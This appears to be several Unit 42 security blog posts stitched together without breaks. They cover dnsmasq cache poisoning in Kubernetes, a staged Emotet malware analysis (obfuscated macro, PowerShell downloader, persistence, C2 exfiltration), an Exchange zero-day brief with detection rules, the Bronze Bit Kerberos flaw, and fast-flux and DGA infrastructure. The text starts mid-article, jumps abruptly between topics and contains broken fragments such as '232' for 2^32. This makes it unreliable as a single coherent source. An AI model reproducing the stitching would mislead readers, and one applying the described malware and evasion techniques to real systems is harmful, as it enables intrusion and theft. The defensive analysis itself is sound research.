In my last blog about DNS, I dived into the probability calculation needed to understand what is the likelihood of succeeding in a DNS cache poisoning attack with different amounts of mitigations. The calculations are the same as last time, but with a key size of 232 / 9600 = 447,392.
An attacker needs to hit any of the 150 transaction IDs and any of the 64 open ports to succeed in the attack.
I managed to create a reliable proof of concept (PoC) in a simulated network, which could poison a dnsmasq resolver from inside an internal network in less than five minutes in the worst case, and under 10 seconds on average for a successful attack.
Kubernetes and OpenShift
dnsmasq is part of kube-dns which is the DNS service of Kubernetes. The kube-dns service is made up of three containers running in a kube-dns pod in the kube-system namespace.
The three containers are:
kube-dns: A container that runs SkyDNS, which performs DNS query resolution.
dnsmasq: Caches responses from SkyDNS.
sidecar: A sidecar container that handles metrics reporting and responds to health checks for the service.
In the past, Kubernetes and OpenShift used kube-dns for DNS services.
As of Kubernetes v1.12, CoreDNS is the recommended DNS Server, replacing kube-dns. If your cluster originally used kube-dns, you may still have kube-dns deployed rather than CoreDNS. kube-dns uses dnsmasq, which is potentially dangerous as discussed in this article. However, CoreDNS doesn’t use dnsmasq, so newer versions of Kubernetes are not affected.
Applications
A Kubernetes or OpenShift cluster that uses dnsmasq will be vulnerable to the attacks described above. It is enough for a single deployment to be breached in order to poison the entire cluster. Another possible situation involves a dnsmasq machine that was misconfigured and is open to the internet, instead of just the internal network. That scenario is even worse, as DNS resolvers open to the internet are easy to find by bots scanning public IPs.
Conclusion
These vulnerabilities show once again why DNS cache poisoning is relevant to this day, despite all the mitigations that have been added over the years.
Having said that, with secure browsing and certificates usage nowadays, even if an attacker manages to poison a DNS server for a domain, it is most likely that the victim organization’s browser won’t load the page because the certificates won’t match. But the technique can still be used for enormous DoS attacks by poisoning an ISP’s DNS resolver and forwarding requests to a nonexistent IP address.
In the cloud, however, the problem is much bigger. As discussed earlier, Kuberenetes used to use dnsmasq as its default DNS resolver until not so long ago. Even today, users can still choose to use dnsmasq instead of CoreDNS. In such a scenario, an attacker who manages to poison a cluster’s DNS resolver can cause an enormous amount of damage because, unlike browsers, cloud applications usually don’t do certificates verification.
An attacker who breaches a single container can easily use this attack to spread further into the entire cluster, even without a container escape vulnerability.
Palo Alto Networks customers are protected from the attacks outlined in this blog in a variety of ways. Palo Alto Networks Next-Generation Firewalls can block DNS attacks by detecting suspicious DNS queries and anomalous DNS responses. Attacks related to exhaustion or high quantities of traffic are handled with DoS or zone protection profiles that are built into the firewall. These protections are in addition to coverage of DNS threats and indicators through DNS Security.
Furthermore, Prisma Cloud customers are protected from this threat through the Prisma Cloud Compute Host and Container Vulnerability Scanner, which alerts on vulnerable software components. The attack described in this blog requires one of the following, in addition to an old and vulnerable dnsmasq deployment:
A breach in the internal network of the cluster to be able to send malicious packets to the DNS server from the inside.
A misconfigured DNS resolver that is open to the internet.
Such scenarios almost always happen by attackers exploiting outdated and misconfigured applications, which are monitored by the Prisma Cloud Compute Compliance Protection.
Unit 42 researchers have identified and analyzed a new update of Emotet, the notorious banking Trojan, that has been active in the wild since December 2020. Emotet has long been a thorn in the side of defenders with a reputation for its tenacity, longevity and resilient evasion techniques.
Recent actions by international law enforcement have disrupted the Emotet threat actors and their infrastructure. However, the tactics, techniques and procedures (TTPs) employed in this Emotet update present an opportunity to expose the inner workings of an active, prominent threat against all industries.
In this blog, we will detail the end-to-end attack chain of this Emotet update, including its first-stage malicious document lure, the deobfuscation of its payload into a second-stage PowerShell loader and the downloading of the third-stage binary R43H.dll.
We will also detail the persistence mechanisms used by this Emotet update, as well as the command and control (C2) channel and its indicators of compromise (IOCs). Lastly, we will demonstrate the difficulties that security solutions face against Emotet’s evasion techniques.
The analyzed sample is a Microsoft Office OLE2 Compound File Binary Word file. As with many spear-phishing attacks, this one also social-engineers the user to enable macro support to start the delivery of malicious Visual Basic for Applications (VBA) code.
Figure 1. This malicious Word document contains an embedded macro that initiates an Emotet attack chain.
The embedded VBA macro code is executed when the user opens the lure document in Microsoft Word with macros enabled, spawning a Document_Open() event.
Figure 2. The embedded VBA macro code is obfuscated to impede analysis efforts.
The next call is to a function named Jotxu6biv0471oy0(). The behavior of this function and further execution of the first-stage malware is described below:
1. Retrieve a single StoryRange of the wdMainTextStory type from the document’s StoryRanges.Item() method and store it in the variable mKbjhqs. The content of that variable is the obfuscated payload data that will be deobfuscated later in the attack chain. A StoryRange in the VBA world is used to find or replace text inside a document.
Figure 3. The obfuscated payload is extracted from the malicious document and stored.
2. Collect obfuscated data through a series of GoTo calls, which stores data across several variables. The data is then concatenated and assigned to variable C_tmpi32le9.
Figure 4. The obfuscated payload is extracted from the malicious document and stored.
3. The string stored in C_tmpi32le9 is deobfuscated and substituted in a series of function calls displayed in Figure 4.
Figure 5. Replace function and data before and after obfuscation.
The text payload stored in C_tmpi32le9 is deobfuscated with a call to function Lehj73snaqzhyepdw9(). This function works as a wrapper for function Jumkzxvtzz2s(), which implements a simple string substitution routine. The function also calls the built-in function Replace(), which is passed the string ]b2[s as the delimiter to search and replace in the payload string. The resulting payload is the WMI moniker winmgmts:win32_process, which is stored in variable H4qcty67722xqmrmn.
4. Generate a new object by making a call to the CreateObject() function and passing as parameter the winmgmts:win32_process string. The resulting object value is stored in the Fcqv6woostm0 variable, which is an object of the Win32_Process WMI Class. This variable is a handle to an object capable of spawning new processes.
Figure 6. Call to CreateObject(“winmgmts:win32_process”) constructor.
5. Perform a length correction routine and store the resulting data in variable Ma9hdg7q365lpb. A call to function Lehj73snaqzhyepdw9() is made with Ma9hdg7q365lpb as a parameter.
Figure 7. Deobfuscated final payload.
6. A call to method Win32_Process.Create() is made by referencing the previously instantiated object and passing as first parameter the returning value of the previously executed Lehj73snaqzhyepdw9() function. The returning value contains the deobfuscated final payload (operating system and PowerShell commands).
Figure 8. Create() function call with parameters.
The first stage of this Emotet attack chain ends with the execution of the deobfuscated payload originally embedded in the malicious document. The payload contains a series of calls to cmd.exe nested around an obfuscated call to PowerShell with base64 data passed as an argument.
Figure 9. Deobfuscated OS and PowerShell commands.
Second-Stage Malware – PowerShell Downloader
The second stage of the attack chain begins with nested cmd.exe calls, the first of which invokes msg.exe. This displays a message window to the victim containing a decoy Word error, “Word experienced an error trying to open the file.”
Next, PowerShell is invoked with base64 encoded data as a parameter, and cmd.exe takes the string P^Ow^er^she^L^L as an argument. This argument is crafted using the caret escape character (^) to avoid static detection. The -w option sets the PowerShell.exe process to start in the background. The -ENCOD option tells PowerShell to decode the base64 argument on the fly.
Figure 10. Execution of msg.exe and powershell.exe.
PowerShell - Base64 Analysis
Figure 11. Decoded base64 PowerShell data.
The purpose of this obfuscated code is as follows:
1. Set the security protocol used by the ServicePoint Manager to TLS 1.2.
2. Set the absolute path of a randomly generated file.
3. Generate an array of a total of seven Uniform Resource Identifiers (URIs).
Figure 12. Deobfuscated URIs list.
4. Instantiate a new object of the WebClient .NET Class, which leverages the DownloadFile() method to retrieve files from each item (URI) contained in the array generated in the previous step. The downloaded file will be saved into a fixed absolute path and filename %USERPROFILE%\Ygyhlqt\Bx5jfmo\R43H.dll.
It’s worth mentioning that the folder names used at this step are matched with the ones generated during macro execution in the first stage of the attack chain.
5. Perform a length check to equal 37652 bytes. This specific check is presumably made to ensure the binary content was transferred successfully.
6. Execute the downloaded DLL file by executing the rundll32.exe command and providing the Control_RunDLL as an entrypoint function. The following picture shows the deobfuscated version of the entire command.
Figure 13. Execution of rundll32.exe in PowerShell.
As described above, the PowerShell script performs several HTTP requests to different URIs. The response from the server shows that a DLL file has been downloaded. The name of the file is set to NK05DJ2yiA.dll.
Figure 14. HTTP download request - First DLL (NK05DJ2yiA.dll).
Figure 15 shows the process tree having a parent process powershell.exe and the consecutive runs of rundll32.exe.
Figure 15. PowerShell.exe and rundll32.exe processes execution.
The first process is given the absolute path to R43H.dll as an argument, and the second process is given a path to a file with a random path and filename. However, both processes begin with the same entrypoint function called Control_RunDLL. The following describes the inner workings of this DLL and its participation in the infection chain.
Once the downloader code receives the second-stage DLL file, it will be saved in the path %USERPROFILE%\Ygyhlqt\Bx5jfmo\ and will be renamed to R43H.dll. According to the detection generated by the ExeInfoPE tool, it shows that this is a Microsoft Visual C++ ver. ~6.0~7.10 executable file.
Figure 16. ExeInfoPE file identification on downloaded DLL file.
During the third-stage malware execution, a new absolute path will be randomly generated. A call to the MoveFileExW() function will move the file from its original location to this new one. The absolute path format is as follows:
Next, as shown in Figure 17, a call to the CreateProcessW() function sets the value of the lpCommandLine parameter, which includes the absolute path of the recently moved DLL file, and the aforementioned entrypoint function Control-RunDLL.
Figure 17. Execution of the second DLL file.
The actions performed by the second rundll32.exe execution will be described in the Fourth-Stage Malware section.
Locate and Load Resource Encrypted Data
The Emotet malware performs several actions, and one of those is the use of Resource Win32 API functions with the objective of loading binary data from the executable resource section, decrypting it and dropping a newly crafted malware.
First, at offset 0x10002119, a call to the VirtualAlloc() function is made. This will allocate 0x1B000 (110592d) bytes, a MEM_COMMIT allocation type and memory protection option as PAGE_EXECUTE_READWRITE.
Figure 18. VirtualAlloc() and byte-copying (call 100045c0) function.
At offset 0x10002128, the function call 100045C0 copies the bytes from the resource section into the newly generated memory allocation from the previous step (see Figure 18). The following picture (Figure 19) shows a comparison between the byte contents of the resources taken directly from the Resource Hacker tool and the contents in memory taken directly from the running process.
Figure 19. Encrypted binary resources data displayed in the Resource Hacker tool.
During the execution of subsequent instructions, a call to the 0x10001D9A function is made. This function has a loop located at offset 0x10001E4D and performs several operations. One of these operations is a 1-byte XOR instruction (xor byte ptr [esi+ecx], al) located at offset 0x10001E4D. Its purpose is to decrypt a total of 110591 bytes of the executable’s resource data where the PE binary data is stored. The final result is an in-memory reconstructed executable file. In Figure 19, the encrypted and decrypted data in the process’s memory can be seen.
Figure 19. Encrypted data in PE and decryption of data in memory.
At offset 0x10002167, an indirect function pointer call is made to the address pointed to by the EAX register, which is the entrypoint of the Control_RunDLL function of the in-memory (dropped) executable file. Figure 20 shows this in a graphical manner for reference.
Figure 20. Indirect call – transferring control to in-memory data.
Once the call EAX instruction is executed, the execution control is transferred to the new executable file.
Persistency Mechanism
The Emotet malware installs a new service by calling the CreateServiceW() function, which starts the copy of the malware in an automated manner by the operating system. Figure 21 shows this new service already installed.
Figure 21. Installation of a new Windows service.
The service name is generated randomly and the below list contains different names used throughout several test runs.
Provides Disk Defragmentation capabilities.
Windows Media Center Service for TV and FM broadcast reception.
Processes application compatibility cache requests for applications as they are launched.
Starts and stops recording of TV programs within Windows Media Center.
Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.
At this stage, the final payload is preparing the environment to submit information to the C2 server. To do so, it executes function calls to retrieve the required data to finally perform the HTTP request.
The following steps assume a base address of 0x2E1000 and describe the details and sequences followed by the Emotet malware until the delivery of the payload.
Figure 22. Function calls that collect and prepare data for exfiltration.
Fifth-Stage Malware – C2 Traffic
As can be seen in the function call list, the HttpSendRequestW() API function is used to send the data to the server. This function allows the sender to exceed the amount of data that is being sent normally by HTTP clients.
Figure 23. HTTP data in memory before being sent to the C2 server.
Figure 24 shows the data after being sent and captured by Wireshark.
Figure 24. Data being sent to the C2 server captured by Wireshark.
Evasion Technology
Uses multiple download links to download the first-stage loader. As long as one download link is not blocked or captured by a security product, the loader download will be successful.
Uses multiple C2 server IP addresses to communicate with C2 servers. As long as one IP address is not blocked, the communication will be successful.
The C2 communication uses standard HTTP with sensitive information encrypted with custom algorithms. From the perspective of security mitigations, it is difficult to differentiate this strain of C2 from benign traffic.
Conclusion
Emotet was a potent adversary before coordinated law enforcement action shut down its infrastructure in late January 2021. The attack chain detailed above is elaborate and is designed to evade security detections. A single security appliance is not equipped to prevent an Emotet attack. Only a combination of security solutions – firewalls, sandboxes, endpoints and software to integrate all these components can help prevent an Emotet attack.
At the time of this writing, the samples listed in the IOCs section below were not publicly available. However, we have created detections and coverage against their behavior and communication.
Palo Alto Networks customers are protected from this kind of attack by the following:
As a result of these vulnerabilities being exploited, adversaries can access Microsoft Exchange Servers and allow installation of additional tools to facilitate long-term access into victims' environments. There has also been a report of multiple threat actors leveraging these zero-day vulnerabilities, meaning post-exploitation activity may vary depending on the purpose of the different threat actors.
These vulnerabilities affect the following Microsoft Exchange Server versions:
Microsoft Exchange 2013.
Microsoft Exchange 2016.
Microsoft Exchange 2019.
Microsoft has released an emergency out-of-band security update to patch these vulnerabilities. We strongly advise immediately updating all Microsoft Exchange Servers to the latest available patched versions released by Microsoft.
Due to the surge of this malicious activity, we’ve created this threat assessment for overall threat awareness. Full visualization of the techniques observed and their relevant courses of action can be viewed in the Unit 42 ATOM Viewer.
If you think you may have been impacted, please email crypsis-investigations@paloaltonetworks.com or call 855.875.4631 to get in touch with the Crypsis Incident Response team.
Activity Overview: Exploits of Microsoft Exchange Server Vulnerabilities
There have been reports of activity from several threat actors exploiting four zero-day vulnerabilities affecting Microsoft Exchange Servers. When these vulnerabilities are chained together, threat actors are able to exploit and gain access to Microsoft Exchange servers.
For this attack to be successful, the adversary would first need to identify an on-premises Microsoft Exchange Server that is able to receive untrusted connections from an external source on port 443. If an adversary is successful in securing a connection, they can then exploit CVE-2021-26855 to authenticate themselves as a Microsoft Exchange server. This can be followed by the exploitation of CVE-2021-26857, CVE-2021-26858 and CVE-2021-27065 post-authentication, allowing the adversary to gain remote access.
If access is achieved, the exploited vulnerabilities will allow threat actors to execute commands remotely, which can include uploading a China Chopper webshell to establish persistence in the compromised system. The webshell would then allow the adversary to steal data and execute additional malicious actions, such as downloading remote files or network service scanning.
When the webshell is deployed, post-exploitation activity typically occurs in the system, most commonly the use of Procdump to dump Local Security Authority Subsystem Service (LSASS) process memory to obtain credentials. There have also been instances in which threat actors downloaded additional tools, such as Nishang and Powercat, to support their actions. Following the extraction of credentials and data from the compromised system, threat actors often use compression utilities such as 7zip or Winrar to compress and stage the stolen data for exfiltration. It’s worth noting that since different groups have leveraged these vulnerabilities, post-exploitation activities may vary depending on the actor behind the attack.
Figure 1. Threat actors can chain together four zero-day vulnerabilities to gain unauthorized access to Microsoft Exchange Servers.
Microsoft has shared ways to determine whether your system has been compromised by this activity. There is also an emergency out-of-band security update to patch these vulnerabilities.
Courses of Action
This section documents the relevant tactics, techniques and procedures (TTPs) observed being used by adversaries leveraging CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 and CVE-2021-27065, and maps them directly to Palo Alto Networks product(s) and service(s) which can protect against them. It also further instructs customers on how to ensure their devices are configured correctly.
Product / Service
Course of Action
Initial Access, Persistence, Command and Control, Exfiltration
Exploit Public-Facing Application [T1190], Web Shell [T1505.003], Web Protocols [T1071.001], Ingress Tool Transfer [T1105], Exfiltration Over C2 Channel [T1041], Domain Account [T1136.002]
NGFW
Ensure application security policies exist when allowing traffic from an untrusted zone to a more trusted zone
Ensure 'Service setting of ANY' in a security policy allowing traffic does not exist
Ensure 'Security Policy' denying any/all traffic to/from IP addresses on Trusted Threat Intelligence Sources Exists
Ensure 'SSL Forward Proxy Policy' for traffic destined to the internet is configured
Ensure 'SSL Inbound Inspection' is required for all untrusted traffic destined for servers using SSL or TLS
Ensure that the Certificate used for Decryption is Trusted
Set up File Blocking
Ensure that User-ID is only enabled for internal trusted interfaces
Ensure that 'Include/Exclude Networks' is used if User-ID is enabled
Ensure that the User-ID Agent has minimal permissions if User-ID is enabled
Ensure that the User-ID service account does not have interactive logon rights
Ensure remote access capabilities for the User-ID service account are forbidden.
Define at least one 'Include Network'.
Threat Prevention†
Ensure a Vulnerability Protection Profile is set to block attacks against critical and high vulnerabilities, and set to default on medium, low and informational vulnerabilities
Ensure a secure Vulnerability Protection Profile is applied to all security rules allowing traffic
Ensure an anti-spyware profile is configured to block on all spyware severity levels, categories and threats
Ensure DNS sinkholing is configured on all anti-spyware profiles in use
Ensure passive DNS monitoring is set to enabled on all anti-spyware profiles in use
Ensure a secure anti-spyware profile is applied to all security policies permitting traffic to the internet
Ensure that antivirus profiles are set to block on all decoders except 'imap' and 'pop3'
Ensure a secure antivirus profile is applied to all relevant security policies
DNS Security†
Enable DNS Security in anti-spyware profile
URL Filtering†
Ensure that PAN-DB URL Filtering is used
Ensure that URL Filtering uses the action of ‘block’ or ‘override’ on the <enterprise approved value> URL categories
Ensure that access to every URL is logged
Ensure all HTTP Header Logging options are enabled
Ensure secure URL filtering is enabled for all security policies allowing traffic to the internet
WildFire†
Ensure that WildFire file size upload limits are maximized
Ensure forwarding is enabled for all applications and file types in WildFire file blocking profiles
Ensure a WildFire Analysis profile is enabled for all security policies
Ensure forwarding of decrypted content to WildFire is enabled
Ensure all WildFire session information settings are enabled
Ensure alerts are enabled for malicious files detected by WildFire
Ensure 'WildFire Update Schedule' is set to download and install updates every minute
Execution, Credential Access, Collection, Lateral Movement
Windows Command Shell [T1059.003], LSASS Memory [T1003.001], Archive via Utility [T1560.001], Web Protocols [T1070.001], Exploit Public-Facing Application [T1190], Remote System Discovery [T1018], System Information Discovery[T1082], System Network Configuration Discovery [T1016], System Service Discovery [T1007], Permission Groups Discovery [T1069], OS Credential Dumping [T1003], Remote Services [T1021], Account Discovery [T1087], Windows Remote Management [T1021.006], Windows Remote Management [T1047], Scripting [T1064], Powershell [T1059.001]
Cortex XDR
Enable Anti-Exploit Protection
Enable Anti-Malware Protection
Suspicious Process Creation
Look for the following BIOCs alerts to detect activity*: Cortex XDR Analytics BIOC -Uncommon net group execution Cortex XDR Analytics - Multiple Discovery Commands Cortex XDR BIOC -Exchange process writing aspx files Cortex XDR Agent - Behavioral Threat Detected Cortex XDR Analytics BIOC - Uncommon remote service start via sc.exe Cortex XDR Analytics BIOC - Rare SSH Session Cortex XDR Analytics BIOC - Uncommon ARP cache listing via arp.exe Cortex XDR Analytics BIOC - Uncommon user management via net.exe Cortex XDR Analytics BIOC - WmiPrvSe.exe Rare Child Command Line Cortex XDR Analytics BIOC - Script Connecting to Rare External Host Cortex XDR BIOC - Remote process execution using WMI Cortex XDR BIOC - 64-bit PowerShell spawning a 32-bit PowerShell Cortex XDR BIOC - Suspicious PowerShell Command Line Cortex XDR BIOC - Dumping Registry hives with passwords
Table 1. Courses of Action for observed techniques used by multiple threat actors leveraging zero-day Microsoft Exchange Server vulnerabilities. †These capabilities are part of the NGFW security subscriptions service. * These analytic detectors will trigger automatically for Cortex XDR Pro customers.
Conclusion
Due to the alarming activity of threat actors exploiting these zero-day vulnerabilities against vulnerable Microsoft Exchange Servers, we strongly advise immediately updating all Microsoft Exchange Servers to the latest available patched versions released by Microsoft.
As of the time of writing, based on signatures and indicators that have been observed, Palo Alto Networks customers are protected across our product ecosystem, with specific protections deployed in the following products and subscriptions:
It is imperative for customers to employ best practices in order to ensure Palo Alto Networks products are configured in a manner best suited for your protection.
A recent vulnerability in the Kerberos authentication protocol, CVE-2020-17049 (dubbed Bronze Bit), has been disclosed by Microsoft. The vulnerability is in the way that the Key Distribution Center (KDC) handles service tickets and validates whether delegation is allowed.
In the attack, as detailed in the Palo Alto Networks Security Operations blog, “Protecting Against the Bronze Bit Vulnerability with Cortex XDR,” the attacker tampers with the Kerberos service ticket, which allows the attacker to authenticate to the target as any user, including sensitive accounts and members of the “Protected Users” group.
Mitigation Actions for CVE-2020-17049
The vulnerability was patched by Microsoft, and the patch will be gradually deployed with upcoming Windows updates. Microsoft aims to enforce using the patch only on or after May 11, 2021.
Conclusion
Palo Alto Network customers running Cortex XDR version 7.3 with the latest content update are protected from “Pass-the-Ticket” attacks using the standard Windows API. Customers running Cortex XDR Pro with analytics enabled will get alerted on related suspicious activities and specifically on a delegation from or to a protected user.
Palo Alto Networks will update this Threat Brief with new information and recommendations as they become available.
Fast flux is a technique used by cybercriminals to increase their infrastructure's resilience by making law enforcement takedown of their servers and denylisting of their IP addresses harder. It is critical for these cybercriminals to maintain their networks' uptime to avoid losses to their revenue streams, including phishing and scam campaigns, botnet rental and illegal gambling operations.
The motivation for cybercriminals to build fast flux networks is similar to that of benign service providers, who build redundancy in their systems to ensure uptime, for example, by utilizing Round Robin in the Domain Name System (RRDNS) or Content Delivery Networks (CDNs). The main difference is that fast flux networks are used to enable illegal and malicious activities. Therefore, operators need to rely on peculiar techniques such as frequently changing their IP addresses and using botnets or bulletproof hosting (hosting providers who tend not to respond to takedown requests). A fast flux network is "fast" because, using DNS, it quickly rotates through many bots, using each one for only a short time to make IP-based denylisting and takedown efforts difficult.
In this blog, we provide a fictional scenario of a cat-and-mouse game between cybercriminals and law enforcement. We illustrate how cybercriminals use single fast flux networks and more advanced techniques such as double flux (when the domain name resolution becomes part of the fast flux network) and Domain Generation Algorithms (DGAs) to hamper domain denylisting and takedown efforts.
Additionally, we cover three case studies that show the wide range of malicious activities that fast fluxing can be used for. We observe scammers using fast flux domains to operate social engineering pages in many different languages, cybercriminals infecting machines with Smoke Loader malware and using fast fluxing for their command and control (C2) domains and finally, we show how fast flux domains are used to operate illicit adult and gambling sites.
Fast flux networks can be used to support a wide variety of criminal endeavors, such as phishing, scams, malware distribution and botnet operations. The term "fast flux" originates from April Lorenzen, who observed early use of this technique. To explain how fast flux works and to provide background, we will start with a fictitious example of a phishing operator, Mallory. Mallory would like to harvest user credentials that he can later sell on various illicit underground markets.
Mallory: The villain involved in phishing.
Bart: Mallory’s friend who compromises machines and builds botnets.
Alice: Unsuspecting customer of Rainbow Bank.
Emilia: The protagonist and the leader of a law enforcement team tasked with stopping the phishing attacks launched lately against Rainbow Bank’s customers.
Before his venture into fast fluxing, Mallory learned that the domain name system translates domain names that are easy to remember for humans (e.g., paloaltonetworks.com) to IP addresses (e.g., 34.107.151.202) understood by machines. These IP addresses are what machines use on the Internet to find each other and to be able to communicate.
Mallory started off by creating a website mimicking a known bank, rainbowbank[.]com. He set up a fake bank website called ralnbowbank[.]com on a rented host with IP address 10.123.34[.]55.
Mallory chose the typosquatting domain ralnbowbank[.]com as it looks very similar to the bank’s real domain name. In general, typosquatting domain names (ralnbowbank[.]com) are misspelled variants of target domain names (rainbowbank[.]com), registered to profit from users’ typing mistakes or deceive users into believing that they are the correct target domain. Our blog on cybersquatting details the dangers of such squatting domains and how Palo Alto Networks protects its customers against them.
Mallory paid his friend Bart to send out carefully crafted spam emails to Rainbow Bank’s customers. These emails notified the bank’s customers that their account credentials need to be validated by clicking on the email link. The link in the emails redirected users to the phishing page hosted on Mallory’s server. Thus, Mallory was able to start collecting credentials. Fortunately, his site was reported, and law enforcement agent Emilia quickly reacted to take down the server hosting Mallory’s website.
But Mallory had seen how lucrative phishing could be. He realized that next time, he just needed to make sure Emilia couldn’t take down his website so easily. When setting up ralnbowbank[.]com, Mallory learned how he could set the A record for his phishing domain, which holds the IP address of the server he uses.
Mallory also heard about fast flux networks on his favorite forum, hack-a-rainbow[.]com, and he wanted to give it a try. He read that the most important part of the technique was for him to get a lot of compromised machines, so he can rapidly switch the DNS records.
First, Mallory wrote a script that can automatically update the hosts where the DNS records of ralnbowbank[.]com are pointed. Below is an example of how the IP addresses configured by Mallory on the DNS server might have looked at the start of his phishing campaign.
His script frequently updated the DNS records to avoid detection, as shown in the example below. Note that the Time-To-Live (TTL) value was set to a small number to ensure earlier DNS responses were not cached for long.
Figure 1 depicts how the fast flux architecture Mallory designed looked. Steps 1 and 2 show the DNS resolution part controlled by Mallory. Furthermore, Mallory knew that Bart uses a botnet to send out spam emails, so he asked him if he could spare a few thousand bots, offering to rent them. Bart thought, Why not? He rented out these bots to some of his other friends sometimes, too. Bart agreed for a few hundred dollars to allow Mallory to install a proxy script on these bots. The installed proxy script relays requests between the bots and Mallory’s main server, which he likes to call the Mothership. Steps 3-6 on Figure 1 show how the HTTP requests are proxied through the botnet. Based on the IP address returned in the DNS response, the bot used for proxying changed frequently.
Figure 1. Mallory’s fast flux architecture.
Using a fast flux network was a great success for Mallory, and it was much harder for Emilia and her team to clean up his campaign this time. Next, we will discuss further hurdles Mallory must overcome to run his malicious campaign successfully and how he can leverage more advanced architectures to make his phishing campaign even more resilient to takedowns and denylists.
Advanced Techniques
This section discusses three techniques and tactics Mallory and Bart can leverage to improve their infrastructure further.
Double Flux
Emilia realized that it became untenable for her team to shut down all the hosting servers in Mallory’s fast flux network. Luckily, Emilia had an idea. If the team cannot go after the hosts, then they should take down the DNS server that provides DNS resolution for Mallory. After Emilia successfully curbed Mallory’s attack a second time, Mallory thought, Let me apply a quick fix and move the DNS resolution itself to a fast flux network.
To understand how Mallory’s new architecture worked, let us first consider how hierarchical DNS resolution looks using Figure 2. When Alice’s computer queries ralnbowbank[.]com, it first needs to query the DNS root servers to find the .com Top-Level Domain (TLD) name server, which knows where Mallory’s name server is. Second, it queries the .com TLD’s name server to reach Mallory’s name server, which can finally return the IP address for ralnbowbank[.]com.
Figure 2. Example of how DNS resolution works.Mallory, armed with the understanding of how DNS works, set up a fast flux network to replace his previous name server. This setup is called a double flux network, as shown in Figure 3. He was also able to start rapidly changing the IP address of ns1.ralnbowbank[.]com and ns2.ralnbowbank[.]com, the name servers of ralnbowbank[.]com.
Emilia’s team was in trouble again. It seemed like their approach of taking down hosts did not work anymore. Similarly, IP denylists became ineffective against Mallory’s double flux network. What did Emilia think of next?
Figure 3. Mallory’s double flux architecture.
The Domain Wars
Emilia was only left with one option. She had to go after the domain name itself, ralnbowbank[.]com. Emilia had a few options to consider. She could file a complaint with the operator of the .com TLD (TLD operators are called registries) managing the name server (NS) records of ralnbowbank[.]com or with the reseller (registrar) who sold the domain name to Mallory – either complaint could ask to have the malicious domain removed. It would also be possible to use the Uniform Domain Name Dispute Resolution Policy (referred to as UDRP) or Uniform Rapid Suspension (URS). However, these processes are significantly slower compared to a responsive and responsible registry or registrar.
The domain wars started when Emilia had ralnbowbank[.]com taken down with the registrar Penny Domains. Mallory, now a seasoned cybercriminal, was quick to register new domains, each used for a short period of time. Mallory’s job was made easier by all the new TLDs (e.g., .xyz), where he was able to acquire domains for cheap and without identity verification. Meanwhile, Emilia’s team also gained the expertise to find Mallory’s domains faster and had better processes in place to have these domains removed. Still, Emilia’s team fell behind and could not keep up with Mallory.
Finally, Emilia caught Mallory using detective work. Mallory always communicated with Bart on the same forum, where his username was similar to his social media username. Using this and some other clues derived from Mallory’s operation, Emilia’s team identified who Mallory really was, thus ending his phishing operations for good.
Domain Generation Algorithms
Unfortunately, Mallory was not the only perpetrator of malicious activity who used Bart’s botnet. After Mallory was prosecuted, Bart used his botnet to conduct a revenge Distributed Denial of Service (DDOS) attack against Emilia’s department. Further, Bart had many friends who used his botnet for different malicious activities such as scams, malware distribution, distributions of potentially unwanted programs (PUPs), illegal gambling operations and phishing.
Next, Emilia’s team went after Bart’s botnet. Figure 4 provides an overview of Bart’s botnet infrastructure. Bart was not picky when it came to compromising machines for his botnet, and he had anything from weaker personal computers to powerful servers under his control. On each bot, he installed malware that was able to ask his command and control (C2) servers for further code to run. When a bot wanted to communicate with the C2 server, the malware first tried to resolve the domain bartrules247[.]net to get the C2’s IP address.
Figure 4. Bart’s botnet infrastructure.
When Emilia reverse engineered Bart’s code (which she found on a compromised machine), she learned that it used the domain name bartrules247[.]net. When her team took down Bart’s domain name, the botnet went offline.
To counter Emilia’s effort, Bart devised a tricky strategy. He hid a piece of code in his malware codebase that generated a different set of thousand domain names every day. Bart’s bot tried to access all of these domains, and if even one of them was registered by Bart, the communication succeeded. Bart’s new approach made it impossible for Emilia to take down his botnet, as there would have been millions of potential domain names Emilia would have needed to take control of over time.
In the end, Bart was caught just like Mallory, thanks to Emilia’s and her team’s hard work. The team discovered where Bart lived because Mallory had sent him a birthday present the previous year. While Bart and Mallory's operational mistakes might seem like rookie blunders, they represent typical ways for criminals to get caught.
The example scenario presented in this blog is simplified to showcase some of the ingenious ways cybercriminals try to harden their infrastructure against law enforcement and hide from security researchers.
Detecting Fast Flux and DGA Domains
In our example, we have seen how challenging it was for Emilia's team to take down fast flux networks. Palo Alto Networks Next-Generation Firewall security subscriptions URL Filtering and DNS Security include an automated classifier to detect fast flux domains and protect users.
Our classifier builds on two distinctive features of these domain names. First, fast flux operators often rely on various compromised machines to serve as their proxy hosts. Second, fast flux domains frequently change the compromised host they point to. Based on these observations, we can devise three types of features. First, IP diversity-based features rely on indicators such as the total number of IPs used, the number of different geolocation, the number of ISPs used, the number of ASNs and the type of IP address (mobile, residential, data center, etc.). Second, we also look at these features' entropy to capture how evenly they are distributed across these dimensions. Third, fast flux operators might quickly ramp up the number of IPs a domain resolves to when they start their campaigns. Thus, we can protect against this approach by using features that calculate the change in the number of IPs used and their diversity.
Between December 2020 and January 2021, our classifier detected 2,679 fast flux domains, finding on average around 300 domains every week. We regularly identify hundreds of fast flux domains on the same day with similar name patterns.
Additionally, we protect users from DGA domains leveraging another detector. Traditional malicious domain detection and blocking methods either pre-build a denylist or cannot achieve realtime defense. Unfortunately, the disposable nature and virtually infinite size of DGA domains make these methods insufficient for DGA protection.
To stop new DGA domains when they are first seen, we developed a novel system that is able to detect DGA domains at resolution time. To achieve this, our firewalls intercept and inspect every DNS query. The DNS query is then simultaneously sent to DNS resolvers and our DGA detector in the cloud. Our detector inspects every single DNS query individually and returns a verdict to our firewalls before the corresponding DNS response is returned to users. If the queried domain is detected as DGA, our firewalls can block the DNS response or instead return a pre-specified DNS response like the IP addresses of DNS sinkholes. The core of our DGA detector is a machine learning (ML) model built upon a list of domain characteristics, such as the randomness of the root domain name (i.e., “foo” for “foo.com”). The output of the ML model not only contains a verdict denoting whether the domain is DGA, but also provides a malware family if the domain is indeed DGA. A full list of our DNS Security Analytics is also available.
Real-World Fast Flux Case Studies
Case Study: Social Engineering Campaign
We found an elaborate social engineering campaign hosted on heygamersnort[.]at leveraging fast fluxing to avoid detection. These cybercriminals lure victims by promising them a high payout in a short time period. These types of campaigns can be leveraged both for phishing and scamming users to pay cybercriminals.
